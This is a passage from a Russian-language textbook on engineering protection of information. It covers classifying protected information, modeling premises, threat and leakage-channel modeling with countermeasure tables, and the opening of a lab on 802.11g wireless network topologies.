- перечень сведений, составляющих государственную, ведомственную или коммерческую тайну;
- перечень источников информации в организации. Структурирование информации проводится путем классификации информации в соответствии со структурой, функциями и задачами организации с привязкой элементов информации к ее источникам. Детализацию информации целесообразно проводить до уровня, на котором элементу информации соответствует один источник.

Схема классификации разрабатывается в виде графа-структуры, нулевой (верхний) уровень иерархии которой соответствует понятию «защищаемая информация», а n-ый (нижний) - элементам информации одного источника из перечня источников организации. Основное требование к схеме классификации - общий признак и полнота классификации, отсутствие пересечений между элементами классификации одного уровня, т. е. одна и та же информация не должна указываться в разных элементах классификации.

Результаты структурирования оформляются в виде:

- схемы классификации информации;
- таблицы, вариант формы которой приведен в табл. 8.1.

Таблица разрабатывается на основе схемы классификации информации. В первом столбце указывается номер элемента информации в схеме классификации.

Порядковый номер элемента информации соответствует номеру тематического вопроса в структуре информации (рис. 1.2). Значимость номера равна количеству уровней структуры, а каждая цифра - порядковому номеру тематического вопроса на рассматриваемом уровне среди вопросов, относящихся к одному тематическому вопросу на предыдущем уровне. Например, номер 2635 соответствует информации 5-го тематического вопроса на 4-м уровне, входящего в 3-й укрупненный вопрос 3-го уровня, который, в свою очередь, является частью 6-го тематического вопроса 2-го уровня, представляющего собой вопрос 2-й темы 1-го уровня.

Таблица 8.1.

№ элемента информации	Наименование элемента информации	Гриф конфиденциальности	Цена информации	Наименование источника	Место нахождения источника
1	2	3	4	5	6

Во 2-м, 3-м и 4-м столбцах таблицы указываются наименование элемента информации (тематического вопроса) и его характеристики: гриф и цена. Последующие столбцы таблицы относятся к источникам информации соответствующего ее элемента в схеме классификации. В столбце 5 указывается наименование источника (фамилия человека, название документа или его номер по книге учета, наименование и номер изделия и т.д.), а в графе 6 - места размещения или хранения (возможные рабочие места людей-источников информации, места расположения, размещения или хранения других носителей).

Эти места в общем случае представляют собой:

- помещения (служебные, лаборатории, офисы, цеха, склады, квартиры и др);
- письменные столы рабочих мест сотрудников, хранилища и сейфы, шкафы деревянные и металлические в помещениях.

В помещениях размещается большинство источников информации: люди, документы, разрабатываемая продукция и ее элементы, средства обработки и хранения информации и др., а также источники функциональных и опасных сигналов.

Основным методом исследования систем защиты является моделирование. Описание или физический аналог любого объекта, в том числе системы защиты информации и ее элементов, создаваемые для определения и исследования свойств объекта, представляют собой его модели. В модели учитываются существенные для решаемой задачи элементы, связи и свойства изучаемого объекта. Анализ (исследование) модели объекта называется моделированием. Различают вербальные, физические и математические модели и соответствующее моделирование.

Вербальная модель описывает модель на национальном и профессиональном языках. Человек постоянно создает вербальные модели окружающей его среды и руководствуется ими при принятии решений. Чем точнее модель отображает мир, тем эффективнее при прочих равных условиях деятельность человека. На способности разных людей к адекватному моделированию окружающего мира влияют как природные (генетические) данные, так и воспитание, обучение, в том числе на основе собственного опыта, физическое и психическое состояния человека, а также мировоззренческие модели общества, в котором живет конкретный человек.

В основе многих болезней психики человека лежат нарушения механизма моделирования окружающей среды. В крайних ее проявлениях в больном мозгу создаются модели, имеющие мало сходства с общепринятыми или объективно существующими моделями окружающего мира. В этом случае поступки больного человека на основе искаженной модели не соответствуют моделям других людей, а поведение такого человека классифицируется как ненормальное. Понятие «нормы» является достаточно условным и субъективным и может меняться в значительных пределах. Творческие люди способны в своем воображении создавать модели, отличающиеся от реальности, и эти модели в какой-то мере влияют на их поведение, которое иным людям кажется странным.

Так как основу жизни человека составляют химические и электрические процессы в его организме, то модели окружающей среды могут искажаться под действием химических наркотических веществ. Люди постоянно пользуются наркотиками, чтобы подкорректировать свои модели внешнего мира с целью уменьшить уровень отрицательных эмоций, возникающих при информационной недостаточности или несоответствия жизненных реалий задачам и целям человека. Наркотические вещества (алкоголь, табак, кофеин, кола), вызывающие слабое наркотическое воздействие на организм человека, узаконены, другие (опиум, героин, ЛСД и т. д.) столь губительны, что наркомания рассматривается человечеством как одна из наиболее страшных угроз его существованию.

Физическая модель представляет материальный аналог реального объекта, которую можно подвергать в ходе анализа различным воздействиям, что часто трудно сделать по отношению к реальному объекту защиты.

Часто в качестве физических моделей исследуют уменьшенные копии крупных объектов, для изучения которых отсутствует инструментарий. Модели самолетов и автомобилей продувают в аэродинамических трубах, макеты домов испытывают на вибростендах и т. д.

По мере развития вычислительной математики и техники расширяется сфера применения математического моделирования на основе математического описания структуры и процессов в объекте, представляемом в виде системы. Математические модели могут разрабатываться в виде аналитических зависимостей выходов системы от входов, уравнений для моделирования динамических процессов в системе, статистических характеристик реакций системы на воздействия случайных факторов. Математическое моделирование позволяет наиболее экономно и глубоко исследовать сложные объекты, чего, в принципе, нельзя добиться с помощью вербального моделирования или чрезмерно дорого при физическом моделировании. Возможности математического моделирования ограничиваются уровнем формализации описания объекта и степенью адекватности математических выражений реальным процессам в моделируемом объекте.

Подобные ограничения возникают при моделировании сложных систем, элементами которых являются люди. Многообразие поведения конкретного человека пока не поддается описанию на языке математических символов. Однако в статистическом смысле поведение человека более прогнозируемое и устойчивое.

Для моделирования сложных систем все шире применяется метод математического моделирования, называемый имитационным моделированием. Оно предполагает определение реакций системы на внешние воздействия, которые генерирует ЭВМ в виде случайных чисел. Статистические характеристики (математическое ожидание, дисперсия, вид и параметры распределения) этих случайных чисел должны с приемлемой точностью соответствовать реальным воздействиям. Функционирование системы при случайных внешних воздействиях описывается в виде алгоритма действий элементов системы и их характеристик в ответ на каждое воздействие на входе. Таким образом имитируется работа сложной системы в сложных условиях. Путем статистической обработки выходных результатов при достаточно большой выборке входных воздействий получают достоверные оценки работы системы. Например, достаточно объективная оценка эффективности системы защиты информации при многообразии действий злоумышленников, которые с точки зрения службы безопасности носят случайный характер, возможна, как правило, на основе имитационного моделирования системы защиты.

В чистом виде каждый вид моделирования используется редко. Как правило, применяются комбинации вербального, физического и математического моделирования. С вербального моделирования начинается сам процесс моделирования, так как нельзя создать физические или математические модели не имея образного представления об объекте и его словесного описания. Если есть возможность исследовать свойства объекта на физической модели, то наиболее точные результаты обеспечиваются при физическом моделировании. Таким образом проверяют аэродинамику самолетов и автомобилей путем продувки уменьшенных физических моделей самолетов и автомобилей в аэродинамических трубах. Когда создание физической модели по тем или иным причинам невозможно или чрезмерно дорого, то проводят математическое моделирование, иногда дополняя его физическим моделированием отдельных узлов, деталей, т. е. тех частей объекта, описание которых не поддается формализации.

Так как создание и исследование универсальных (позволяющих проводить всесторонние исследования) моделей является достаточно дорогостоящим и трудным делом, то в целях упрощения моделей в них детализируют элементы и связи между ними, необходимые для решения конкретной поставленной задачи. Остальные, менее существенные для решения конкретной задачи элементы и связи укрупняют или не учитывают вовсе. В результате такого подхода экономным путем исследуются с помощью дифференцированных моделей отдельные,

интересующие исследователя, свойства объекта. Задача моделирования объектов защиты состоит в объективном описании и анализе источников конфиденциальной информации и существующей системы ее защиты.

Моделирование объектов защиты включает:

- определение источников защищаемой информации;
- описание пространственного расположения основных мест размещения источников защищаемой информации;
- выявление путей распространения носителей с защищаемой информации за пределы контролируемых зон (помещений, зданий, территории организации);
- описание с указанием характеристик существующих преград на путях распространения носителей с информацией за пределы контролируемых зон.

Моделирование проводится на основе пространственных моделей контролируемых зон с указанием мест расположения источников защищаемой информации - планов помещений, этажей зданий, территории в целом. На планах помещений указываются в масштабе места размещения ограждений, экранов, воздухопроводов, батарей и труб отопления, элементов интерьера и других конструктивных элементов, способствующих или затрудняющих распространение сигналов с защищаемой информацией, а также места размещения и зоны действия технических средств охраны и телевизионного наблюдения. Их параметры целесообразно объединить в таблице, вариант которой приведен в табл. 15.2.

Таблица 15.2.

1	1	Название помещения	
	2	Этаж	Площадь, м <sup>2</sup>
	3	Количество окон, тип сигнализации, наличие штор на окнах	Куда выходят окна
	4	Двери, кол-во, одинарные, двойные	Куда выходят двери
	5	Соседние помещения, название, толщина стен	
	6	Помещение над потолком/название, толщина перекрытия	
	7	Помещение под полом,	



	название, толщина перекрытия	
8	Вентиляционные отверстия, места размещения, размеры отверстий	
9	Батареи отопления, типы, куда выходят1 трубы	
0	Цепи электропитания	Напряжение. В. количество розеток электропитания, входящих и выходящих кабелей
1	Телефон	Типы, места установки телефонных аппаратов. тип кабеля
2	Радиотрансляция	Типы громкоговорителей места установки
3	Электрические часы	Тип, куда выходит кабель электрических часов
4	Бытовые радиосредства	Радиоприемники, телевизоры, аудио и видеоманитофоны, их кол-во и типы
5	Бытовые электроприборы	Вентиляторы и др.. места их размещения
6	ПЭВМ	Кол-во, типы, состав, места размещения
7	Технические средства охраны	Типы и места установки извещателей, юны действий излучений
8	Телевизионные средства наблюдения	Места установки, типы и зоны наблюдения телевизионных трубок
9	Пожарная сигнализация	Типы извещателей, схемы соединения и вывода шлейфа
0	Другие средства	

На планах этажей здания указываются выделенные (с защищаемой информацией) и соседние помещения, схемы трубопроводов водяного отопления, воздухопроводов вентиляции, кабелей электропроводки, телефонной и вычислительной сетей, радиотрансляции, заземления,

зоны освещенности дежурного освещения, места размещения и зоны наблюдения телевизионных камер и т. д.

На плане территории организации отмечаются места размещения здания (зданий), забора, КПП, границащие с территорией улицы и здания, места размещения и зоны действия технических средств охраны, телевизионной системы наблюдения и наружного освещения, места вывода из организации кабелей, по которым могут передаваться сигналы с информацией.

Моделирование состоит в анализе на основе рассмотренных пространственных моделей возможных путей распространения информации за пределы контролируемой зоны и определении уровней полей и сигналов на их границах. Уровни полей и сигналов рассчитываются путем уменьшения мощностей на выходе источников сигналов, выраженных, например, в децибелах, на суммарную величину их ослабления в среде распространения к границам контролируемых зон.

В результате моделирования определяется состояние безопасности информации и слабые места существующей системы ее защиты. Результаты моделирования оформляются на планах и в таблицах.

### 8.3 Моделирование угроз безопасности информации

Моделирование угроз безопасности информации предусматривает анализ способов ее хищения, изменения и уничтожения с целью оценки наносимого этими способами ущерба.

Моделирование угроз включает:

- моделирование способов физического проникновения злоумышленника к источникам информации;
- моделирование технических каналов утечки информации.

Действия злоумышленника по добыванию информации, так же как других материальных ценностей, определяются поставленными целями и задачами, его мотивами, квалификацией и технической оснащенностью. Так же как в криминалистике расследование преступления начинается с ответа на вопрос: кому это выгодно, так и прогноз способов физического проникновения следует начать с выяснения: кому нужна защищаемая информация. Способы проникновения исполнителей зарубежных спецслужб будут отличаться высокими квалификацией и технической оснащенностью, конкурентов - подготовленными исполнителями со средствами, имеющимися на рынке, криминальных структур - недостаточно подготовленными, но хорошо оснащенными исполнителями.

Для создания модели угрозы физического проникновения, достаточно близкой к реальной, необходимо «перевоплотиться» в злоумышленника, т. е. попытаться мысленно проиграть с позиции злоумышленника варианты проникновения к источнику информации.

Чем больше при этом будет учтено факторов, влияющих на эффективность проникновения, тем выше адекватность модели. В условиях отсутствия информации о злоумышленнике, его квалификации, технической оснащенности во избежания грубых ошибок лучше переоценить угрозу, чем ее недооценить, хотя такой подход и может привести к увеличению затрат на защиту.

На основе такого подхода модель злоумышленника выглядит следующим образом:

- злоумышленник представляет серьезного противника, тщательно готовящего операцию проникновения, изучает: обстановку вокруг территории организации, наблюдаемые механические преграды, средства охраны, телевизионного наблюдения и дежурного (ночного) Освещения, а также сотрудников с целью добывания от них информации о способах и средствах защиты;
- имеет в распоряжении современные технические средства проникновения и преодоления механических преград;
- всеми доступными способами добывает и анализирует информацию о расположении зданий и помещений организации, о рубежах охраны, о местах хранения источников информации, видах и типах средств охраны, телевизионного наблюдения, освещения и местах их установки;
- проводит анализ возможных путей проникновения к источникам информации и ухода после выполнения задачи.

В зависимости от квалификации, способов подготовки и физического проникновения в организацию злоумышленников разделяют на следующие типы;

- неподготовленный, который ограничивается внешним осмотром объекта, проникает в организацию через двери и окна, при срабатывании тревожной сигнализации убегает;
- подготовленный, изучающий систему охраны объекта и готовящий несколько вариантов проникновения в организацию, в основном, путем взлома инженерных конструкций; - квалифицированный, который тщательно готовится к проникновению, выводит из строя технические средства охраны, применяет наиболее эффективные способы проникновения.

При моделировании действий квалифицированного злоумышленника необходимо также исходить из предположения, что он хорошо представляет современное состояние технических средств защиты информации, типовые варианты их применения, слабые места и «мертвые» зоны диаграмм направленности активных средств охраны.

Возможные пути проникновения злоумышленников отмечаются линиями на платах (схемах) территории, этажей и помещений зданий, а результаты анализа пути заносятся в табл. 15.3.

Таблица 15.3.

№ элемента информации	Цена информации	Путь проникновения злоумышленника	Оценки реальности пути	Величина угрозы	Ранг угрозы
1	2	3	4	5	6

Обнаружение и распознавание каналов утечки информации, так же как любых объектов, производится по их демаскирующим признакам. В качестве достаточно общих признаков или индикаторов каналов утечки информации могут служить указанные в табл. 8. 4.

Приведенные индикаторы являются лишь ориентирами при поиске потенциальных каналов утечки. В конкретных условиях их состав существенно больший.

Таблица 15.4

Вид канала	Индикаторы
Оптический	<p>Окна, выходящие на улицу, близость к ним противоположных домов и деревьев.</p> <p>Отсутствие на окнах занавесок, штор, жалюзи. Просматриваемость содержания документов на столах со стороны окон, дверей, шкафов в помещении. Просматриваемость содержания плакатов на стенах помещения для совещания из окон и дверей.</p> <p>Малое расстояние между столами сотрудников в помещении. Просматриваемость экранов мониторов ПЭВМ на столах сотрудников со стороны окон, дверей или других сотрудников. Складирование продукции во дворе без навесов. Малая высота забора и дырки в нем.</p> <p>Переноска и перевозка образцов продукции в открытом виде. Появление возле территории организации (предприятия) посторонних людей (в том числе в автомобилях) с биноклями, фотоаппаратами, кино</p>

	и видеокамерами
Радио-электронный	Наличие в помещении радиоэлектронных средств. ПЭВМ. ТА городской и внутренней АТС, громкоговорителей трансляционной сети и других предметов. Выход окоп помещения на улицу, близость к ним улицы и противоположных домов Применение средств радиосвязи. Параллельное размещение кабелей в одном жгуте при разводке их внутри здания и на территории организации. Отсутствие заземления радио и электрических приборов. Длительная и частая парковка возле организации чужих автомобилей, в особенности с сидящими в машине людьми.
Акустический	Малая толщина дверей и стен помещения Наличие в помещении открытых вентиляционных отверстий Отсутствие экранов на отопительных батареях Близость окон к улице и ее домам. Появление возле организации людей с достаточно большими сумками, длинными и толстыми зонтами. Частая и продолжительная парковка возле организации чужих автомобилей.
Материальный-вещественный	Отсутствие закрытых и опечатанных ящиков для бумаги и твердых отходов с демаскирующими веществами. Применение радиоактивных веществ. Неконтролируемый выброс газов с демаскирующими веществами, слив в водоемы и вывоз на свалку твердых отходов. Запись сотрудниками конфиденциальной информации на неучтенных листах бумаги.

Потенциальные каналы утечки определяются для каждого источника информации, причем их количество может не ограничиваться одним или двумя. Например, от источника информации - руководителя фирмы утечка информации возможна по следующим каналам:

- через дверь в приемную или коридор;
- через окно на улицу или во двор;
- через вентиляционное отверстие в соседние помещения;
- с опасными сигналами по радиоканалу;
- с опасными сигналами по кабелям, выходящим из помещения;
- по трубам отопления в другие помещения здания;
- через стены, потолок и пол в соседние помещения;
- с помощью закладных устройств за территорию фирмы.

Моделирование технических каналов утечки информации по существу является единственным методом достаточно полного исследования их возможностей с целью

последующей разработки способов и средств защиты информации, В основном применяются вербальные и математические модели. Физическое моделирование каналов утечки затруднено и часто невозможно по следующим причинам:

- приемник сигнала канала является средством злоумышленника, его точное месторасположение и характеристики службе безопасности неизвестны;
- канал утечки включает разнообразные инженерные конструкции (бетонные ограждения, здания, заборы и др.) и условия распространения носителя (переотражения, помехи и т. д.), воссоздать которые на макетах невозможно или требуются огромные расходы.

Применительно к моделям каналов утечки информации целесообразно иметь модели, описывающие каналы в статике и динамике.

Статическое состояние канала характеризуют структурная и пространственная модели. Структурная модель описывает структуру (состав и связи элементов) канала утечки. Пространственная модель содержит описание положения канала утечки в пространстве: места расположения источника и приемника сигналов, удаленность их от границ территории организации, ориентация вектора распространения носителя информации в канале утечки информации и его протяженность. Структурную модель канала целесообразно представлять в табличной форме, пространственную в виде графа на плане помещения, здания, территории организации, прилегающих внешних участков среды. Структурная и пространственная модели не являются автономными, а взаимно дополняют друг друга.

Динамику канала утечки информации описывают функциональная и информационная модели. Функциональная модель характеризует режимы функционирования канала, интервалы времени, в течение которых возможна утечка информации, а информационная содержат характеристики информации, утечка которой возможна по рассматриваемому каналу: количество и ценность информации, пропускная способность канала, прогнозируемое качество принимаемой злоумышленником информации.

Указанные модели объединяются и увязываются между собой в рамках комплексной модели канала утечки. В ней указываются интегральные параметры канала утечки информации: источник информации и ее вид, источник сигнала, среда распространения и ее протяженность, место размещения приемника сигнала, информативность канала и величина угрозы безопасности информации.

Каждый вид канала содержит свой набор показателей источника и приемника сигналов в канале, позволяющих оценить максимальную дальность канала и показатели возможностей органов государственной и коммерческой разведки.

Так как приемник сигнала является принадлежностью злоумышленника и точное место его размещения и характеристики не известны, то моделирование канала проводится

применительно к гипотетическому приемнику. В качестве приемника целесообразно рассматривать приемник, параметры которого соответствуют современному уровню, а место размещения выбрано рационально. Уважительное отношение к интеллекту и техническим возможностям противника гарантирует от крупных ошибок в значительно большей степени, чем пренебрежительное.

При описании приемника сигнала необходимо учитывать реальные возможности злоумышленника. Очевидно, что приемники сигналов коммерческой разведки не могут, например, размещаться на космических аппаратах. Что касается технических характеристик средств добывания, то они для государственной и коммерческой разведки существенно не отличаются. Расположение приемника злоумышленника можно приблизительно определить исходя из условий обеспечения значения отношения сигнал/помеха на входе приемника, необходимого для съема информации с допустимым качеством, и безопасности злоумышленника или его аппаратуры.

Если возможное место размещения приемника сигналов выбрано, то в ходе моделирования канала рассчитывается энергетика носителя на входе приемника с учетом мощности носителя на выходе источника, затухания его в среде распространения, уровня помех, характеристик сигнала и его приемника.

Все выявленные потенциальные каналы утечки информации и их характеристики записываются в табл. 8.5.

Наименование источника информации заимствуются из табл. 8.1. В графе 4 указываются основные элементы среды распространения и возможные места размещения приемника сигналов. По физической природе носителя определяется вид канала утечки информации.

Таблица 15.5.

№ элемента информации	Цена информации	Источник сигнала	Путь утечки информации	Вид канала	Оценки реальности канала	Величина угрозы	Ранг угрозы
1	2	3	4	5	6	7	8

Оценка показателей угроз безопасности представляет достаточно сложную задачу в силу следующих обстоятельств:

- добывание информации нелегальными путями не афишируется и фактически

отсутствуют или очень скудно представлены в литературе реальные статистические данные по видам угроз безопасности информации. Кроме того, следует иметь, что характер и частность реализации угроз зависят от криминогенной обстановки в районе нахождения организации и данные об угрозах, например, в странах с развитой рыночной экономикой, не могут быть однозначно использованы для российских условий;

- оценка угроз безопасности информации основывается на прогнозе действий органов разведки. Учитывая скрытность подготовки и проведения разведывательной операции, их прогноз приходится проводить в условиях острой информационной недостаточности;

- многообразие способов, вариантов и условий доступа к защищаемой информации существенно затрудняют возможность выявления и оценки угроз безопасности информации. Каналы утечки информации могут распространяться на достаточно большие расстояния и включать в качестве элементов среды распространения труднодоступные места;

- априори не известен состав, места размещения и характеристики технических средств добывания информации злоумышленника.

Оценки угроз информации в результате проникновения злоумышленника к источнику или ее утечки по техническому каналу проводятся с учетом меры (вероятности)  $P_p$  реализуемости рассматриваемого пути или канала, а также цены соответствующего элемента информации  $C_{и}$ .

Угроза безопасности информации, выраженной в величине ущерба  $C_{уи}$  от попадания ее к злоумышленнику, определяется для каждого пути или канала в виде  $C_{уи} - C_{и} P_p$ .

Моделирование угроз безопасности информации завершается их ранжированием в таблицах 15.4 и 15.5.

На каждый потенциальный способ проникновения злоумышленника к источнику информации и канал утечки информации целесообразно завести карточку, в которую заносятся в табличной форме характеристики моделей канала. Структурная, пространственная, функциональная и информационная модели являются приложениями к комплексной модели канала утечки. На этапе разработки способов и средств предотвращения проникновения злоумышленника и утечки информации по рассматриваемому каналу к карточке добавляется приложение с перечнем мер по защите и оценками затрат на нее.

Более удобным вариантом является представление моделей на основе машинных баз данных, математическое обеспечение которых позволяет учесть связи между разными моделями, быстро корректировать данные в них и систематизировать каналы по различным признакам, например, по виду, положению в пространстве, способам и средствам защиты, угрозам.



## 15.4 Методические рекомендации по разработке мер инженерно-технической защиты информации

Так как не существует формальных методов синтеза вариантов предотвращения угроз безопасности информации, то разработка мер по защите информации проводится эвристическим путем на основе знаний и опыта соответствующих специалистов. Однако в интересах минимизации ошибок процесс разработки должен соответствовать следующим рекомендациям.

Разработку мер защиты информации целесообразно начинать с угроз, имеющих максимальное значение, далее - с меньшей угрозой и так далее до тех пор, пока не будут исчерпаны выделенные ресурсы. Такой подход гарантирует, что даже при малых ресурсах хватит средств для предотвращения наиболее значимых угроз. Для каждой угрозы разрабатываются меры (способы и средства) по защите информации. Перечень типовых способов и средств приведены в табл. 15. 6.

Таблица 15. 6.

Способы реализации угроз	Типовые способы и средства предотвращения угроз
Физический контакт злоумышленника с источником информации	Механические преграды (заборы, КПП, двери, взломостойкие стекла, решетки на окнах, хранилища, сейфы), технические средства охраны, телевизионные средства наблюдения, дежурное и охранное освещение, силы и средства нейтрализации угроз.
Воздействие огня	Технические средства пожарной сигнализации, средства пожаротушения, огнестойкие хранилища и сейфы.
Наблюдение	Маскировочное окрашивание, естественные и искусственные маски, ложные объекты, аэрозоли, пены, радиолокационные отражатели, радио- и звукопоглощающие покрытия, теплоизолирующие материалы, генераторы радио-и гидроакустических помех.
Подслушивание	Скремблирование и цифровое шифрование, звукоизолирующие конструкции, звукоизолирующие материалы, акустическое и вибрационное шумление. обнаружение, изъятие и разрушение закладных устройств.
Перехват	Выполнение требований по регламенту) и дисциплине связи, отключение источников опасных сигналов, фильтрация и ограничение опасных сигналов, применение

	буферных устройств, экранирование, пространственное и линейное зашумление.
Утечка информации по материально-вещественному каналу	Учет и контролируемое уничтожение черновиков, макетов, брака, сбор и очистка от демаскирующих веществ отходов.

Так как меры по защите информации рассматриваются для каждой угрозы, то в контролируемой зоне возможно их дублирование. Например, полуоткрытая дверь в служебное помещение может способствовать как наблюдению документов и экранов ПЭВМ в помещении, так и подслушиванию ведущихся в нем разговоров. Установленные на дверь устройство для автоматического ее закрытия и кодовый замок предотвращают утечку информации по этим каналам. После объединения способов и средств защиты информации освобожденные ресурсы могут быть использованы для предотвращения очередных по рангу угроз из табл. 8.3 и 8.5.

Следовательно, разработка мер по предотвращению угроз представляет собой итерационный процесс, каждая итерация которого выполняется в 2 этапа:

- разработка локальных мер по предотвращению каждой из выявленных угроз;
- интеграция (объединение) локальных мер.

Условием для перехода к следующей итерации является освобождение в результате объединения способов и средств защиты информации части ресурса, достаточной для предотвращения очередной угрозы.

Рекомендуемые способы и средства защиты информации заносятся в таблицу, вариант которой приведен в табл. 15.7.

Таблица 15.7.

№ элемента	Тип угрозы	Величина угрозы	Способы предотвращения	Средства предотвращения	Затраты на предотвращение
1	2	3	4	5	6
Суммарные затраты на защиту					

Совокупность рассмотренных таблиц, планов и схем с результатами моделирования объектов защиты и угроз, а также предложений по способам и средствам защиты информации создают основу проекта по построению соответствующей системы или предложений по совершенствованию существующей системы.

В итоговой части проекта (служебной записке, предложениях) целесообразно оценить полноту выполнения задач по защите информации для выделенных ресурсов, а также нерешенные задачи и необходимые для их решения ресурсы.

Подготовленные документы (проект, служебная записка, предложения) предъявляются руководству для принятия решения. Наличие в них нескольких вариантов решений способствует более активному участию в построении или совершенствованию системы защиты информации руководителя организации в качестве как наиболее опытного и квалифицированного специалиста, так и распорядителя ресурсов организации.

После принятия проекта (предложений) начинается этап их реализации. Основные задачи специалистов по защите информации заключаются в контроле за работами по выполнению организационных и технических мероприятий, участие в приемке результатов работ и проверке эффективности функционирования элементов и системы защиты в целом. Результаты оформляются в виде предложений (проекта) в кратком сжатом виде, а материалы моделирования - в виде приложения с обоснованием предложений.

В заключение следует отметить, что материалы с предложениями и их обоснованием, в которых раскрываются методы и средства защиты информации, нуждаются в обеспечении высокого уровня безопасности, а обобщенные документы должны иметь наиболее высокий гриф из применяемых в организации.

## **16. Компьютерные лабораторные работы**

### **Лабораторная работа 1. Исследование защищенности беспроводных сетей передачи данных**

#### **1. Цель работы**

Объектом исследования является беспроводная высокозащищенная сеть передачи данных. Беспроводная высокозащищенная сеть передачи данных, работающая по стандарту 802.11g в диапазоне частот 2.4-2.483 ГГц. Скорость передачи данных составляет не менее 24 Мбит/сек, в расчете на одного пользователя. В системе, обеспечивается бесшовный роуминг, применяется надежная двухсторонняя аутентификация, для шифрования передаваемой по радиоканалу информации применяется алгоритм шифрования AES. В сети применяется оборудование компании D-Link.

Основными задачами сети являются:

- - обеспечение роуминга на территории охваченной беспроводной сетью;
- - определение зон покрытия каждой из точек доступа и частотное планирование;
- - обеспечение заданной скорости передачи;
- - выбор надежных методов аутентификации и шифрования трафика;
- - выбор программно – аппаратного комплекса.

## **2. Краткие теоретические сведения**

Беспроводные сети стандарта 802.11 или Wi-Fi, приобретают все большую популярность. В качестве среды передачи используется радиоканал. По мере развития стандарта увеличивалась скорость передачи, совершенствовались методы защиты передаваемой информации. На сегодняшний день уровень защищенности трафика сравним с таковым в проводных сетях Ethernet, однако скорости передачи информации все еще значительно меньше чем в проводных сетях. Стандарты 802.11a/g предоставляют в распоряжение пользователей полудуплексный канал с пропускной способностью 54 Мбит/с. Однако беспроводные сети дарят пользователям мобильность, быстрее разворачиваются и в некоторых случаях дешевле. Беспроводные сети разворачиваются, как правило, там, где не нужны высокие скорости передачи (кафе, вокзалы, аэропорты).

### **Назначение и область применения системы**

Сеть стандарта 802.11g относится к классу беспроводных сетей, т.е. в качестве среды передачи используется радиоканал. Передача ведется в диапазоне частот 2.4 ГГц. Беспроводные сети обеспечивают мобильность пользователю имеющему портативный ПК, технологии роуминга в сетях 802.11 позволяют абоненту перемещаться в пределах зоны обслуживания и при этом сохранять текущие соединения. Во многих компаниях используются телефоны стандарта 802.11, их применение дает возможность владельцам без потери связи перемещаться по зоне покрытой сетью. Такая связь значительно дешевле сотовой, так как затраты связаны только с приобретением и настройкой оборудования. Развертывать беспроводные сети значительно быстрее и в некоторых случаях дешевле, к тому же конфигурацию (зону покрытия, количество точек) можно менять без значительных затрат и в короткое время.

Основным назначением беспроводных сетей, как и любых сетей передачи данных, является предоставление пользователям возможности обмениваться данными друг с другом и предоставление доступа в Интернет. Важными характеристиками сети являются скорость передачи и задержки при передаче пакетов. Сети стандарта 802.11g предлагают потребителю полудуплексный канал с максимальной скоростью передачи 54 Мбит/с. Если предположить что одна точка доступа обслуживает 16 клиентов, то каждому из них достанется по 3.4 Мбит/с. Задержки в беспроводных сетях несколько больше чем в проводных, и сильно зависят от зашумленности эфира, однако это не мешает успешно передавать голосовой трафик.

### **Функции сети**

Основные функции:

- - предоставление доступа к ресурсам корпоративной сети;

- - защита передаваемой по сети информации;
- - надежная аутентификация пользователей.

### **Состав сети**

Исходя из перечисленных функций можно указать минимальный состав системы:

1. Клиентские устройства. Будем понимать любое оборудование пользователя соответствующее стандарту 802.11g. (например ПК или ноутбук с беспроводными сетевым адаптером).
2. Устройство беспроводного доступа в ЛВС. Программно-аппаратный комплекс, позволяющий передавать данные по беспроводному каналу (точка доступа).
3. Беспроводной коммутатор, в задачи которого входит обеспечение роуминга между точками доступа.
4. Система аутентификации. Система централизованного доступа на базе сервера RADIUS (Remote Access Dial-In User Service – сервис дистанционного пользовательского доступа).

### **Методы построения современных беспроводных сетей**

Можно выделить три основных варианта построения (топологий) беспроводных сетей стандарта 802.11:

- - независимые базовые зоны обслуживания (independent basic service sets, IBSSs);
- - базовые зоны обслуживания (basic service sets, BSSs);
- - расширенные зоны обслуживания (extended service sets, ESSs).

Зона обслуживания (service set) в данном случае — это логически сгруппированные устройства. Технология WLAN обеспечивает доступ к сети путем передачи широкополосных сигналов через эфир на несущей в диапазоне радиочастот. Принимающая станция может получать сигналы в диапазоне работы нескольких передающих станций. Передающая станция вначале передает идентификатор зоны обслуживания (service set identifier, SSID). Станция-приемник использует SSID для фильтрации получаемых сигналов и выделения того, который ей нужен.

#### **Независимые базовые зоны обслуживания IBSS**

IBSS представляет собой группу работающих в соответствии со стандартом 802.11 станций, связывающихся непосредственно одна с другой. IBSS также называют специальной, или неплановой (ad-hoc) сетью, потому что она, по сути, представляет собой простую одноранговую WLAN. Специальная сеть, или независимая базовая зона обслуживания (IBSS), возникает, когда отдельные устройства-клиенты формируют самоподдерживающуюся сеть без использования отдельной точки доступа (рис. 1).



Рис. 1. Структура IBSS

При создании таких сетей не разрабатывают какие-либо карты места их развертывания и предварительные планы, поэтому они обычно невелики и имеют ограниченную протяженность, достаточную для передачи совместно используемых данных при возникновении такой необходимости. В отличие от варианта использования расширенной зоны обслуживания (ESS), клиенты непосредственно устанавливают соединения друг с другом, в результате чего создается только одна базовая зона обслуживания (BSS), не имеющая интерфейса для подключения к проводной локальной сети (т.е. отсутствует какая-либо распределительная система, которая необходима для объединения BSS и организации таким образом ESS). На данный момент не существует каких-либо оговоренных стандартом ограничений на количество устройств, которые могут входить в одну независимую базовую зону обслуживания. Но, поскольку каждое устройство является клиентом, зачастую определенное число членов IBSS не может связываться один с другим вследствие проблемы скрытого узла (hidden node issue). Несмотря на это, в IBSS не существует какого-либо механизма для реализации функции ретрансляции.

Поскольку в IBSS отсутствует точка доступа, распределение времени (timing) осуществляется децентрализованно. Клиент, начинающий передачу в IBSS, задает сигнальный (его еще называют маячковый) интервал (beacon interval) для создания набора моментов времени передачи маячкового сигнала (set of target beacon transmission time, TBTT). Когда завершается TBTT, каждый клиент IBSS выполняет следующее. Приостанавливает все несработавшие таймеры задержки (backoff timer) из предыдущего TBTT. Определяет новую случайную задержку.

- Если маячковый сигнал поступает до окончания случайной задержки, возобновляет работу приостановленных таймеров задержки. Если никакой маячковый сигнал не поступает до окончания случайной задержки, посылает маячковый сигнал и возобновляет работу приостановленных таймеров задержки.

Отсюда видно, что распределение времени для передачи маячковых сигналов осуществляется в специальных сетях не точкой доступа и не каким-то одним из клиентов. Поскольку такой схеме связи присуща проблема скрытого узла, вполне возможно, что в течение сигнального интервала будет передано множество маячковых сигналов от разных клиентов и другие клиенты получат множество маячковых сигналов. Однако, стандарт вполне допускает такую ситуацию и никаких

проблем не возникает, поскольку клиенты ожидают приема только первого маячкового сигнала, относящегося к их собственному таймеру случайной задержки.

